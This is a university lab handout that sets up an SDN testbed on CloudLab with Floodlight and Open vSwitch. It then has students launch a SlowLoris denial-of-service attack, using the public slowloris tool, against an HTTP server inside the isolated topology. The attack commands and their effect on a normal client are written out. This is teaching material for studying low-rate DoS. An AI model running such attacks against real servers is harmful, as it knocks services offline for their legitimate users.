Lab 10: SlowLoris Attack

in CloudLab

Contents

Lab Background

Often a DoS/saturation attack is associated with the occurrence of a burst in the volume of traffic received by an SDN controller or switch. However, there are existing attacks that have low profiles or low rates of traffic. Such attacks maintain a stealthier approach. Even though it takes longer for such attacks to affect SDN planes, the attacks are harder to detect as well. One of these attacks is named SlowLoris.

Lab Objective

The lab objectives are as such:
i) Introduce the low-rated DoS/saturation attack SlowLoris
ii) Implement how SlowLoris is performed
iii) Demonstrate the aftermath as proof of concept

Learning Outcomes

Upon completion of the lab, students will:
i) Learn how to setup a working Ubuntu/Linux environment to execute SlowLoris attack in a simple topology

ii) Learn how to setup a simple HTTP server
iii) Learn how to execute and modify a SlowLoris attack


Submissions:

Take adequate screenshots (be organized and detailed) of all steps and explain each in no more than 5 sentences. Explain the reasons for the two 20-second waits. Briefly analyze the potential hazards caused by this type of attack. **The grade will be based on the quality of these submissions.**

Note:

Students can refer to the link (http://docs.cloudlab.us/cloudlab-tutorial.html) for more details about creating profiles on CloudLab. Students should have an account of either CloudLab or GENI or any other federated services like EmuLab to access CloudLab. CloudLab login page: https://www.cloudlab.us/login.php


Prepare the Experiment:



The above image shows the topology for this lab. Host 1 will act as the server and Host 2 is a normal user. Host 3 is the attacker/malicious user. Three hosts are connected to each other through a single OpenFlow enabled switch. This is the data plane. Switch is connected to the controller. This is the control plane. We'll be using the Floodlight controller. It's a Java based controller, and it's going to have a global view of our network. That means it will know all about the switch and all the hosts connected to it. Floodlight is going to make every decision on how packets should travel through the data plane. In fact, we'll be telling Floodlight how it should handle certain packets by making it insert some well-crafted flows onto our software switch.

Step 1: Profile Setup (Create Experiment)

The first step is to visit the CloudLab website. Enter your CloudLab credentials on the login page. The page shown below will appear on your screen. If you don't see the following screenshot, click on **Start Experiment** from the drop-down menu of **Experiments**.



Click on **Change Profile** to search for the profile named **LinkFabrTopo**. After finding the profile, click the **Next** button on the "Select a Profile" page above. On the "Finalize" page, give an optional name, choose any available cluster and click the **Finish** button to instantiate the topology. This profile initiates all nodes using virtual images of Ubuntu 14.04. The following instructions will work but may encounter issues for the newer versions after Ubuntu 16.04 (workable version).

Step 2: Installations (the following steps will guide you through the process)

Once the profile is instantiated, the student must install floodlight (https://github.com/floodlight/floodlight) and several supporting packages into this node. Please follow the step-by-step instructions listed below. Make sure to have each part working correctly since a mistake on one part will adversely affect others.

NOTE: *These installations will not be saved when you terminate the CloudLab experiment. CloudLab allows you to request more time by using the "Extend" button on the status page. You would need to provide a written justification for holding onto your resources for a longer period of time. Short of this step it will be mandatory to redo all the steps.*

Once the experiment (virtual machine you've created) is running, you will see the topology similar to the one below in the "Topology View" tab. A terminal shell is required to carry out this lab. So to pull up the terminal shell, left-click on the node and then select "Shell" from the menu. You will be redirected to a new Shell (it is required to stay on this shell until the terminal finishes loading).

All of the commands in this section are going to be run from within the controller resource.

NOTE: *The console(s) will time out and show "Session Ended" if no activity has occurred for more than 15 minutes. You also have the option to SSH into each console, but the time out rule remains the same. This is a policy from the CloudLab firewall.*




Figure 1: Open the Controller shell. We'll install the controller and its supplementary software.

Enter as super user role:
sudo su

Update repositories:
apt update

Install Java environment:
apt install default-jdk -y
apt install default-jre -y

Install other supplementary packages:
apt install build-essential ant maven curl python-dev -y
#Tools such as ifconfig, python, python3 are pre-installed.

Download floodlight:
git clone git://github.com/floodlight/floodlight.git -b v1.2
Enter directory:
cd floodlight

Perform git update:
git submodule update

Build floodlight:
ant

Create local folder:
mkdir /var/lib/floodlight

Grant read/write rights to all users:
chmod 777 /var/lib/floodlight

Step 3: Run the controller

We are in the floodlight directory, now we run floodlight by executing
java -jar target/floodlight.jar
You should now see a stdout log from Floodlight. Nothing too interesting yet, but if you wait long enough, you'll see Floodlight sending out LLDP packets, trying to discover the topology. It won't see much yet, though, because no switches have been connected to Floodlight. **Keep floodlight running, DO NOT CLOSE THIS TAB.**
Show the screenshot that your controller is using Link Discovery Manager.

Step 4: Configuring the switch

Open a shell window for the switch node.
Let's start this off by looking at what our current switch configuration looks like.
You can see this by running the following:
sudo ovs-vsctl show
At this point, nothing is configured so you shouldn't really see anything meaningful.

Step 4.1: Adding the bridge

The first thing we have to add is a bridge. A bridge directs traffic to the appropriate interface based on MAC address. We'll add ports to it in a minute.
We're going to create a bridge named br0. You can add it using the following command:
sudo ovs-vsctl add-br br0

Step 4.2: Adding the ports

Run the command ifconfig. You're going to see 5 eth interfaces (if you do not see, you may reload or reboot those host nodes):

- **The public interface**

    - This is most likely going to be eth0 and have an IP address of 172.17.*.*
    - **DO NOT CHANGE THIS! You will get kicked out of your ssh session and will have to restart to get back in!**
- **The control plane interface**
    - This is going to have an IP address of 192.168.1.1
    - This is the interface that is connected to the Floodlight controller
- **Three 10.10.*.* interfaces; One to each host**
    - These are the interfaces that we'll be adding to the bridge as ports
    - We'll also be changing the IP address on each of these as well
    - Most likely these are the IP addresses to ports of eth1, eth3, eth4, etc.

Below, I've highlighted the three host interfaces on my switch and their IP addresses. **NOTE: YOURS MAY NOT BE THE SAME**

We want to add the three ports to the bridge, they should be the interface names corresponding to the three hosts. ex, "ethA" may be to Host 1.

Add them with the following (**yours may have different interface name**)

sudo ovs-vsctl add-port br0 ethA

sudo ovs-vsctl add-port br0 ethB

sudo ovs-vsctl add-port br0 ethC

We're also going to have to remove the IP addresses on our host interfaces, as we won't be using them. Keep in mind that this is a Layer 2 switch.
You can remove the IP addresses on those interfaces using the following commands:
sudo ifconfig ethA 0

sudo ifconfig ethB 0

sudo ifconfig ethC 0

Checkout your bridge again using ***"sudo ovs-vsctl show".*** You may also verify the actual IP addresses on each host. If you added ports in different orders, you may have scenarios such as Host 2 as server, Host 1 as attacker and Host 3 as a normal user. These variations are fine as long as you don't confuse yourself with the IP addresses to each.

Step 4.3: Pointing to the controller

So your bridge is configured correctly, but it doesn't know where the controller is. Let's fix that. We're going to point our switch to our (running) controller using the following command:
sudo ovs-vsctl set-controller br0 tcp:192.168.1.2:6653

You should see your switch connect to the controller within the Floodlight log. You may verify the IP address with ifconfig on the Controller shell to double check.

Step 4.4: Checking connections

Check and make sure each node is connected to each other. In Topology View, open shell to Host 1 and run the command. Do not stop this command until notified.
sudo tcpdump -i eth1 -eenn

tcpdump is just a tool that lets us see what packets are showing up on a specified interface. The '-eenn' just tells it to give us more information and to not try to make out any of the names for the devices that it sees.
On Host 2 and Host 3, go ahead and ping Host 1 to verify connections:
ping 10.0.0.1

Both should work. If they don't then you'll need to go back and see if you missed something or mistyped a command.

Step 5: Attack with SlowLoris

Open a second Host 1 shell to install supplementary software.

sudo su

apt update

apt install python3-pip -y

install simplehttpserver (preinstalled)

Start server with:

python -m SimpleHTTPServer 80 >& /tmp/http.log &

OR
python -m SimpleHTTPServer 80 &

Switch to Host 2 shell and execute the following command to download log file from server.

wget -O - 10.0.0.1 (host 1 ip)

On the Host 1 monitoring console (the first one we opened), we should see incoming request and response from Host 1 (1-2 lines). We can also see the request success log on Host 2 shell.

Switch to Host 3 shell and prepare SlowLoris attack.
sudo su

apt update

apt install python3-pip -y

pip3 install slowloris

Attack:
slowloris 10.0.0.1 (host 1 ip address) --sockets 200 (default is 150; this is the number of requests to attack the server on Host 1) --sleeptime 5 (default is 15, this represents the time interval of each header message sent)

On the first Host 1 console (the one that's monitoring tcpdump traffic), we will see a flood of transmissions from Host 3 to Host 1.

Let's allow the attack to run for 20 seconds.

On the Host 2 console, send the request for packet again.

wget -O - 10.0.0.1

We will see Host 2 unable to retrieve the package.

On the Host 3 console, use keyboard interrupt to stop the attack.

On Host 1 (monitoring console), stop the tcpdump listen mode and wait for another 20 seconds before restarting listen mode of tcpdump.

Use Host 2 to request for packets again. The request should now be successful.

Click the terminate button to end all instances for the lab.